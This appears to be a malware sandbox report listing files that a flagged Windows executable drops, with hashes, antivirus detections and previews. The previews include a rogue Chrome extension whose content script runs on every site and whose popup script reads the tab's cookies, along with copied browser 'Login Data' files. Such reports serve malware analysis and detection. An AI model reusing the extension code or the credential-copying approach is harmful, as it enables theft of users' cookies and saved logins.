SHA-512:	7328245AA1473B217BFD33B65A07D0BD1DA96C8A85D5A6DD43E71072211D7BE86AF00BBF1C724747EEADAF36A8A713CE440557B46CB0F2E2CDD35B05C3793CD5
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\manifest.json

Preview:	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. },.. "browser_action": {.. "default_icon": "icon.png",.. "defaul t_popup": "popup.html",.. "default_title": "book_helper".. },.. "content_scripts": [{.. "all_frames": false,.. "js": ["book.js"],.. "matches": ["http://*/*", "https://*/*"],.. "run_at": "document_idle".. }],.. "description": "book_helper",.. "icons": {.. "16": "icon.png",.. "48": "icon48.png".. },.. "key": "MIIBIjANBgkqhkiG 9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1tm+QFuyEAjdg8bsB1Amy5MksnoFTx+/SDDbN1zp5WgXOZWc9GtAlPwVldE3Bgkz4u8Nnwddy0MunE1cB3zfqw9BHJI2 pIaoQH+nQDXCtH2tfOsX9a9JWrQYSgvH5SDsycSaMBd0jaBbC80g6zZEFPE1OR2tcyLkNMJ+p8WzCH2RXQabcwxhCzksydkJhB4scqZjKse1ZJxF724Quu4E sY5CVuoTeremfMAkke23IzB28kf8LkPBCqMR1p/kuib+izmHqQ2132TwRXIk5OkVE+D8KSvh9vl/SwRmtSqepONWXmf/LKXVv2pbqnnb8+OXP6v02MjQ9ioEaX5CK0AgBQ IDAQAB",.. "manifest_version": 2,.. "name": "book_helper

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.html

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	280
Entropy (8bit):	5.048307538221611
Encrypted:	false
SSDEEP:	6:WLzLyYGRpy6jHz5K3S3ZLeStvrXAqJmW/9mGNVkAnAqJmW/KrV4Nhdbb:97H1x3Zbtv0qJmW8GNVkAAqJmWyrV4Nj
MD5:	E93B02D6CFFCCA037F3EA55DC70EE969
SHA1:	DB09ED8EB9DBC82119FA1F76B3E36F2722ED2153
SHA-256:	B057584F5E81B48291E696C061F94B1E88CA52522490816D4BF900817FF822BD
SHA-512:	F85B5B38ADE3EFA605E1DA27E8680045548E3343804073F9FE0C83E4BECFB2EB4A237C8E1C84D43DA386CBDDDCC45F915BCE950ED41D53A8DFDF85AF2DFA(879
Malicious:	false
Preview:	<!DOCTYPE HTML>.<html>.<head>.<meta charset="UTF-8">.<title></title>.<style type="text/css">.div {..font-size: 30px;..color: red;.}.</style>.<script type="text/javascript " src="jquery-1.8.3.min.js"></script>.<script type="text/javascript" src="popup.js"></script>.</head>..</html>

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\emihechjjbnedinohcnpneeogfgehmce\1.0.0.0_0\popup.js

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	642
Entropy (8bit):	4.985939227199713
Encrypted:	false
SSDEEP:	12:wIoAnOh/B9mZ2ysUEjesrdRGOyHM2ssgrIpX3KKjWnoFF2O:gMW9O2yVEjzrwHM7rSKVnoeO
MD5:	2AC02EE5F808BC4DEB832FB8E7F6F352
SHA1:	05375EF86FF516D91FB9746C0CBC46D2318BEB86
SHA-256:	DDC877C153B3A9CD5EC72FEF6314739D58AE885E5EFF09AADBB86B41C3D814E6
SHA-512:	6B86F979E43A35D24BAAF5762FC0D183584B62779E4B500EB0C5F73FAE36B054A66C5B0620EA34C6AC3C562624BEC3DB3698520AF570BB4ED026D907E03182E
Malicious:	false
Preview:	$(function() {........var a, e;.....chrome.tabs.getSelected(null, function(tab) {....e = tab.url; ....alert("url--" + e);...});.....chrome.cookies.getAll({....url : e...}, function(ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCookies[i].name == "abc") {......$("#abc").val(ytCookies[i].value);.....}....}...});...............function sendMessageToConte ntScript(message, callback) {....chrome.tabs.query({.....active : true,.....currentWindow : true....}, function(tabs) {.....chrome.tabs.sendMessage(tabs[0].id, message, f unction(response) {......if (callback).......callback(response);.....});....});...}....});..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	5468
Entropy (8bit):	5.178424878725887
Encrypted:	false
SSDEEP:	96:nq6CbKM/XwdV8zsVPyk0JCKL8eGbOEQVuwv:nq6Cbh/gdVFy4K7
MD5:	E52AE16D8295111F41CE1017D6BBD717
SHA1:	13B9B7EB0D9803835987D908F328C5D2A67EFDCD
SHA-256:	B3F3400CE3E6F70DC2C916F71D3079799D8BCDA3F2321658091720CC0371A630
SHA-512:	F56A537EF5C61B285EB70847DCF3F1DD36E7BBB1A74419F51332BA99DCBA3992E89E6BCA69E61676668D26A7E2D47CE0FA2DFD19021DEB5451BA5417BB659D 55
Malicious:	**true**
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13245951485918895","alternate_error_pages":{"backup":true},"announcement_notification_ser vice_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser _infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_pl acement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"c ountryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0 ","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe

Copyright null 2021

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences	
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	34636
Entropy (8bit):	5.537941123959356
Encrypted:	false
SSDEEP:	768:gEyODNUckPWmr+VqLlCL1kXqKf/pUZNCgVLH2Hf6rUQGAnih9e:R5OLlvAnt
MD5:	A8880AA0B82D2CAA5A706D133ACD3070
SHA1:	92AC70E91495CCEBB080E1EDB657BFD0E810AC09
SHA-256:	DC1465579AB0AF761868D09122E283E44FBF2EFF167977C1A1BE71870C9542D0
SHA-512:	35E15BC84290D122286DE1404345FF9A5A2D55AF6B039B6F624C932B15CE7A3EABD4E5181810223744A0F320225DDF2D266C72916B74FACC6340ADB5FCB1667
Malicious:	**true**
Preview:	{"extensions":{"policy":{"switch":false},"settings":{"aapocclcgogkmnckokdopfmhonfmgoek":{"ack_external":true,"active_permissions":{"api":[],"manifest_permissions":[]},"app_launcher_ordinal":"w","commands":{},"content_settings":[],"creation_flags":137,"events":[],"from_bookmark":false,"from_webstore":true,"granted_permissions":{"api":[],"manifest_permissions":[]},"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13245951492913444","lastpingday":"13245947458072931","location":1,"manifest":{"api_console_project_id":"889782162350","app":{"launch":{"local_path":"main.html"}},"container":"GOOGLE_DRIVE","current_locale":"en","default_locale":"en_US","description":"Create and edit presentations ","icons":{"128":"icon_128.png","16":"icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDLOGW2Hoztw8m2z6SmCjm7y4Oe2o6aRqO+niYKCXhZab572by7acqFIFF0On3e3a967SwNijsTx2n+7Mt3KqWzEKtnwUZqzHYSsdZZK64vWIHIduawP0EICWRMf2RGIBEdDC6I1zErtcDiSrJWeRlnb0DHWXDXlt1YseM7RiON9wIDAQAB","m

C:\Users\user\AppData\Local\Login Data16120458895O5	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Login Data1612045902661	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\1612045891739	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	37737
Entropy (8bit):	**7.994967159065528**
Encrypted:	**true**
SSDEEP:	768:jKbwEEFezqMkJOjWrLgmfA3nT2q5XTcM5QxQ5peEjw4MEe:WbwBFOEPghX5XT/QnkbMEe
MD5:	5A6469A3F787ABD2AE93B47470528F79
SHA1:	4032B59237CC883FB752D9727971B435F4D27EB8

C:\Users\user\AppData\Local\Temp\1612045891739	
SHA-256:	1B27A55132F5E68D341F617A8EB21C6ED62AAE9017FF01EB8651E05D0615D971
SHA-512:	335985B4FDCDEFED60F6073CC58F44B1E31FA43C1EE253772C5EEB94FD1D93CCF2D4D7C994EF0151FFE32A58369FCA5A605329E77D3A8B038D5142F4946D215
Malicious:	false
Preview:	7z..'...IVw '.....".....S.....8%D...2 ..J...y1.C.....HE89.V.Z',n*.$.T.V.....O.%{.I.6!....."..:.L..nrH..A.m.....5.M.o.....Q...r.....\|.k1..S"..w"Y...2pS....g.....V:y.;..+..P..8F.t...).&:.lj .....=...%.d.b.u.&..4y.<.97.[.`L]7...sZ.;.K..EA.IIO....N....D..\C.enT.f.....t.....]..w.....E...Ffc.$.Sw`].%.J.{.....y.n2F.....v...#t.^.....Si&wb..A.@..#....bi_.....;.....!.~.....g.Q.@/. 1\....*.f.q.=..t...).<|...?u.....JH.CD..i.s..4..c9.;X.._r7.9..{...wfg..:/.....?j.N.z....+...j)...K..v...4.9.....t.ZN...#.W.e...o...V..z...u...lNR..z.....fi.y.k.....$...,N[.....F.U..~oJ.Cn.....+H..)....)ll... .....8.....Z..(....L.~.....fsQ..W.....p.....q..T.....p.....uC...;.....1Pl...\|.....G.....-....=.....L.....}O8y....H...g...E..c...k2c...&...4...]?A....FG....._.W.B?....p.X..gC.....G.... _Y.A..P.....k.../.7YO.c.M.i....\|..^.+RP]...D.jq.z'..4.\|*.....jq..w.%..2/\|.....>..y...>.....C.)8B7$Z...{P.~..&...b.....

C:\Users\user\AppData\Local\Temp\1612045892739	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	553040
Entropy (8bit):	**7.999671101282436**
Encrypted:	**true**
SSDEEP:	12288:DSX3/iYsJg9CZjucCzkbXAH+rCd/Q0SeFiDS+wj5KMzCH/RuuHDrDNb:DSX3/iVgrzkbXa+raQ0JUuJj5jzYNrDp
MD5:	A4427F2F46DEEA15CEA87BDBB53A22CC
SHA1:	158501079514868D85246E970314A024FF263199
SHA-256:	18BA0794E5C95B5192105CCD9AA09A7DFFF50262971D23E316CA3788627CCA4F
SHA-512:	334255DCA0F71B7B50A147397ECF21B1CB5150FD489AE7EBEFDFD459190865FFAF3CD7783D50B53DFF91CE5628CABB147172A627A400112B490BE17164074C8
Malicious:	false
Preview:	7z..'.....7..p.....$.....1...(..`(...<.^..-.+....Q.3D-.....i..si.a.,V.k.{JU.dk.'.h... KR.$~W...&. .....<Y9.,.0.k+.<b...?zqlnw.....\..5C...^...y.... ..FZ..0.$.....vds.....Yx.Q...x.._...Yk. .n.>&.Y..7.B=.(.8.w<...sVs.V..6<o.(.....b..t..b..@...~.....\..Y:r!ix....$!...{.h.,.....J..M".....0N.^..@..X.8.`...=._]..._f.Q..D...3.==0..)f.....s..:...Gd...(!L....A)*:..r...>.....@.4 ..."s..G.....j.7...{\...[..=.+y7..0.'.....i..d...!..b...c.s.}..g..(!,.H@<sl.*Y..'*....dm..?B.c7S..{...f...c...P.S.#...w=.+.M.U@u.....^.XI.....!u}...?.SYUK....O...G.]+.^....'..`&.a....F.. .....c..o....c..Z4.....Q1..1L..J.p.>...j.!.il>..y8..S...@....7..Hc...y...UNJj..9...@.../.'#.....N...BC?..C....Ga[J.vb....mn..@..z.../Kc.,Y<.tA*.2...O.....|....Drrl)..7..9.....pNj.P6|].t . '.|.yb..SO.....`....H..-..h.+x..4...v1. ...'.4)3.N..,2_.U..]...I4y.R.I.....b.....N!e%.4.0*"|,.H.2..'..^42....9..sX..1.....8z.u#A\.....tbP.....&...U....9

C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	
Process:	C:\Users\user\Desktop\fnhcdXEfus.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4453376
Entropy (8bit):	7.745694560857276
Encrypted:	false
SSDEEP:	98304:bCgleegKSmFlJuPzyoCe1NGDyqMcKzH4znz8xViN:bBbviJu7JC0UDLwzanz8xQ
MD5:	18169F98E39AE228D131AEC477C8A2E9
SHA1:	C6C6EACAA8DF6EA5251C7F26A2D9EC4317092E6A
SHA-256:	344B323928698D9982C7577E5405A1CB587C45F94A0F67458276483813977255
SHA-512:	8DEACA50E918252BA85715C85096E810733A9512C656FA40AD71E22437CC8F74D1965468592929A4B1216D33DA598C308B312F5C1AA770F62959C873A4582EFB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 83%
Joe Sandbox View:	• Filename: fnhcdXEfus.exe, Detection: malicious, Browse
Preview:	MZ.....@.....d....L.!This program cannot be run in DOS mode....$.....Z..Z..Zw]qZ..Zw]lZ..Z$\oZ..Z$\lZZ..Z)..Z..Z$\mZ...Z)..Z. ..Z..Zu..Zw]mZ.Zw]kZ..Z.5Z..Zw]nZ..ZRich..Z.....PE..L...n..[.....F.....:R.....`....@..... .....@..... ..T ....h..8.....w..@.....`.....text....D.....F..... ....rdata..*f...`...h...J.....@..@.data...p.....$.....@....rsrc..... .....@..@.reloc..... .....p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\fnhcdXEfus.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\MSI6DDB.tmp	
Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	5.2861874904617645
Encrypted:	false
SSDEEP:	96:YtJL/UST0S599F4dHVMUqROmhpatBWXxJZr7dJVYJNs6Ol10dLNK:Q2SwSX9wSVUDWXQsxO
MD5:	84878B1A26F8544BDA4E069320AD8E7D
SHA1:	51C6EE244F5F2FA35B563BFFB91E37DA848A759C
SHA-256:	809AAB5EACE34DFBFB2B3D45462D42B34FCB95B415201D0D625414B56E437444
SHA-512:	4742B84826961F590E0A2D6CC85A60B59CA4D300C58BE5D0C33EB2315CEFAF5627AE5ED908233AD51E188CE53CA861CF5CF8C1AA2620DC2667F83F98E627B5 9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 6MhmlD8KZh.exe, Detection: malicious, Browse • Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e...e...e.._F..e..&m...e...e...e...i...e...i...e...i...e..Rich.e.....PE.. L.....D.....!..... ....@.....$.....H#..P.....0.....p ....I.....text. ....`.rdata..... .....@..@.reloc.....0.....@..B..... ....

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	268744
Entropy (8bit):	5.398284390686728
Encrypted:	false
SSDEEP:	6144:ePH9aqri3YL1Avg3NloWPxFL8QL2Ma8tvT0ecR:eP4qri3YL1Avg3NloWPTnL2f3x
MD5:	E2E9483568DC53F68BE0B80C34FE27FB
SHA1:	8919397FCC5CE4F91FE0DC4E6F55CEA5D39E4BB9
SHA-256:	205C40F2733BA3E30CC538ADC6AC6EE46F4C84A245337A36108095B9280ABB37
SHA-512:	B6810288E5F9AD49DCBF13BF339EB775C52E1634CFA243535AB46FDA97F5A2AAC112549D21E2C30A95306A57363819BE8AD5EFD4525E27B6C446C17C9C587E4 E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: fnhcdXEfus.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: Cyfj6XGbkd.exe, Detection: malicious, Browse • Filename: N1yprTBBXs.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse • Filename: FileSetup-v17.04.41.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0.h.Q.;.Q.;.Q.;.Y.;.Q.;.];.Q.;.];.Q.;.];.Q.;.];.Q.;Sr.;.Q.;.Y.;.Q.; *Y.;.Q.;.Q.;.P.;...;.Q.;'F.;.Q.;EZ.;.Q.;'F.;.Q.;Rich.Q.;.....PE..L...^..S.....@.....`......"Q.....P..x..... .....textbss1U.....text...>....p..... ..`.rdata...i.....p... .....@..@.data...L..... .....@....idata...J.....P.....@....rsrc...x....P.....@..@..... .....

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73160
Entropy (8bit):	6.49500452335621
Encrypted:	false

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
SSDEEP:	1536:BG9vRpkFqhyU/v47PZSOKhqTwYu5tEm1n22W:E1RIOAkz5tEmZvW
MD5:	F0372FF8A6148498B19E04203DBB9E69
SHA1:	27FE4B5F8CB9464AB5DDC63E69C3C180B77DBDE8
SHA-256:	298D334B630C77B70E66CF5E9C1924C7F0D498B02C2397E92E2D9EFDFF2E1BDF
SHA-512:	65D84817CDDDB808B6E0AB964A4B41E96F7CE129E3CC8C253A31642EFE73A9B7070638C22C659033E1479322ACEEA49D1AFDCEFF54F8ED044B1513BFFD33F85
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....D."C..L...L...L.....L.....&.L.....L.....Y.L.'~!...L.'~7...L...M.\.L.....L.....L.....L.Rich..L.....PE..L.....P.....X.....$.....@.....@.....>....@.....P..... ..d...`.....P...@..... ..... .....text...|..... ..`.rdata...&.....(.....@..@.data.....@....rsrc.....@..@.reloc..H.... ....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\atl71.dll	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	89600
Entropy (8bit):	6.46929682960805
Encrypted:	false
SSDEEP:	1536:kIIL9T5Xx1ogKMvw5Br7KLKLI+Xe+QnyH4Cc0tR6nGVp/VTbkE0DJ4ZwmroV:BtvBOI+FQny5R6nG//SdaZwms
MD5:	79CB6457C81ADA9EB7F2087CE799AAA7
SHA1:	322DDDE439D9254182F5945BE8D97E9D897561AE
SHA-256:	A68E1297FAE2BCF854B47FFA444F490353028DE1FA2CA713B6CF6CC5AA22B88A
SHA-512:	ECA4B91109D105B2CE8C40710B8E3309C4CC944194843B7930E06DAF3D1DF6AE85C1B7063036C7E5CD10276E5E5535B33E49930ADBAD88166228316283D011B8
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Er.....0.....Rich. .....PE..L...PK.D.....!.....r.....\|.....p.....<....@..0#.....p..H...0.....@.....0... .....text...4..... ..`.rdata..M7.....8.....@..@.data..... .....@....rsrc...0#...@...$...$.....@..@.reloc.....p.....H..... @..B..... .....

C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92080
Entropy (8bit):	5.923150781730819
Encrypted:	false
SSDEEP:	1536:5myH1Ar4zLdIoXJED0ySFzyhSU+kcexDCaDRqxAnNQDB:foEZEDDSFzDkce7RqxAnIB
MD5:	DBA9A19752B52943A0850A7E19AC600A
SHA1:	3485AC30CD7340ECCB0457BCA37CF4A6DFDA583D
SHA-256:	69A5E2A51094DC8F30788D63243B12A0EB2759A3F3C3A159B85FD422FC00AC26
SHA-512:	A42C1EC5594C6F6CAE10524CDAD1F9DA2BDC407F46E685E56107DE781B9BCE8210A8CD1A53EDACD61365D37A1C7CEBA3B0891343CF2C31D258681E3BF8504D3
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.|...|...|...t...|...p...|...p...|...p...|...p...|..~t...|..._...|...t...|..~t...|...|.. 6|..sk...|..sk...|...w...|..sk...|..Rich.|.....PE..L...&..M.....!.....y".....P..... .....h...@.....text..... ..`.rdata...F.....P.....@..@.data.....@....rsrc...`.... ....@..@.reloc.....0... ...0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\download_engine.dll	
Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3512776
Entropy (8bit):	6.514740710935125
Encrypted:	false
SSDEEP:	49152:O/4yyAd2+awsEL4eyiiDoHHPLvQB0o32Qm6m7VBmurXztN:OVrsEcTiiAvLa0oYkuf/
MD5:	1A87FF238DF9EA26E76B56F34E18402C

C:\Users\user\AppData\Local\Temp\download\download_engine.dll

SHA1:	2DF48C31F3B3ADB118F6472B5A2DC3081B302D7C
SHA-256:	ABAEB5121548256577DDD8B0FC30C9FF3790649AD6A0704E4E30D62E70A72964
SHA-512:	B2E63ABA8C081D3D38BD9633A1313F97B586B69AE0301D3B32B889690327A575B55097F19CC87C6E6ED345F1B4439D28F981FDB094E6A095018A10921DAE80D9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....8.....!..L.!This program cannot be run in DOS mode....$.....M..}..{...{...{.....{...$...{...t...{...&...{.....{...$...{...b...{...&...{...$...{...q. B.{...&...{...&...{...z...{.....k.{...'...{...%...{...!...{.Rich..{.....PE..L.....S.....!.....P'.....=\.....`'.....6.....&.5.....0./...../.h.....1.`..... .....5.....1..d..pg'.....`'.p.....text....I'.....P'..... ..`.rdata..Kt...`'.....`'.....@..@.data...L...../..@.../.....@....rsrc...`.....1..... 1.....@..@.reloc...L....1..P...01.....@..B.....

C:\Users\user\AppData\Local\Temp\download\msvcp71.dll

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	503808
Entropy (8bit):	6.4043708480235715
Encrypted:	false
SSDEEP:	12288:b692dAsfQqt4oJcRYRhUgiW6QR7t5k3Ooc8iHkC2ek:bSYACJcRYe3Ooc8iHkC2e
MD5:	A94DC60A90EFD7A35C36D971E3EE7470
SHA1:	F936F612BC779E4BA067F77514B68C329180A380
SHA-256:	6C483CBE349863C7DCF6F8CB7334E7D28C299E7D5AA063297EA2F62352F6BDD9
SHA-512:	FF6C41D56337CAC074582002D60CBC57263A31480C67EE8999BC02FC473B331EEFED93EE938718D297877CF48471C7512741B4AEBC0636AFC78991CDF6EDDFA B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k.....C.....N.....N.....N.....N.....N.....N.....N.....R ich.....PE..L....Q.D.....!.....-.....<|.....&[.....?....2..<....p.....0.....8.....(-..H..... .....text..... ..`.rdata...+.....0.....@..@.data...h!...@... ...@.....@....rsrc.....p.....`.....@..@.reloc...0.....@...p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\download\msvcr71.dll

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348160
Entropy (8bit):	6.56488891304105
Encrypted:	false
SSDEEP:	6144:cPlV59g81QWguohIP/siMbo8Crn2zzwRFMciFMNrb3YgxS3bCAO5kkG:OlVvN1QWguohInJDrn8zwNF7eCr
MD5:	CA2F560921B7B8BE1CF555A5A18D54C3
SHA1:	432DBCF54B6F1142058B413A9D52668A2BDE011D
SHA-256:	C4D4339DF314A27FF75A38967B7569D9962337B8D4CD4B0DB3ABA5FF72B2BFBB
SHA-512:	23E0BDD9458A5A8E0F9BBCB7F6CE4F87FCC9E47C1EE15F964C17FF9FE8D0F82DD3A0F90263DAAF1EE87FAD4A238AA0EE92A16B3E2C67F47C84D575768EDBA 43E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....v.....K.E.....S...F.x.....F.....F.G.....F.D.....F.F.....F.B.....Ric h.....PE..L....Q.D.....!.....6|.....`.....V.....L....C.....(.... .....0..h+.....8.....H.....I .....text..... ..`.rdata..`.....@..@.data....h.....`.....@....rsrc..... .....@..@.reloc..h+...0...0... .....@..B... .....

C:\Users\user\AppData\Local\Temp\download\zlib1.dll

Process:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	59904
Entropy (8bit):	6.753320551944624
Encrypted:	false
SSDEEP:	1536:ZfU1BgfZqvECHUhUMPZVmnTolfxlOjlOG8TI:ZfzfZR2UhUMPZVSTBfbFG6I
MD5:	89F6488524EAA3E5A66C5F34F3B92405
SHA1:	330F9F6DA03AE96DFA77DD92AAE9A294EAD9C7F7

C:\Users\user\AppData\Local\Temp\download\zlib1.dll

SHA-256:	BD29D2B1F930E4B660ADF71606D1B9634188B7160A704A8D140CADAFB46E1E56
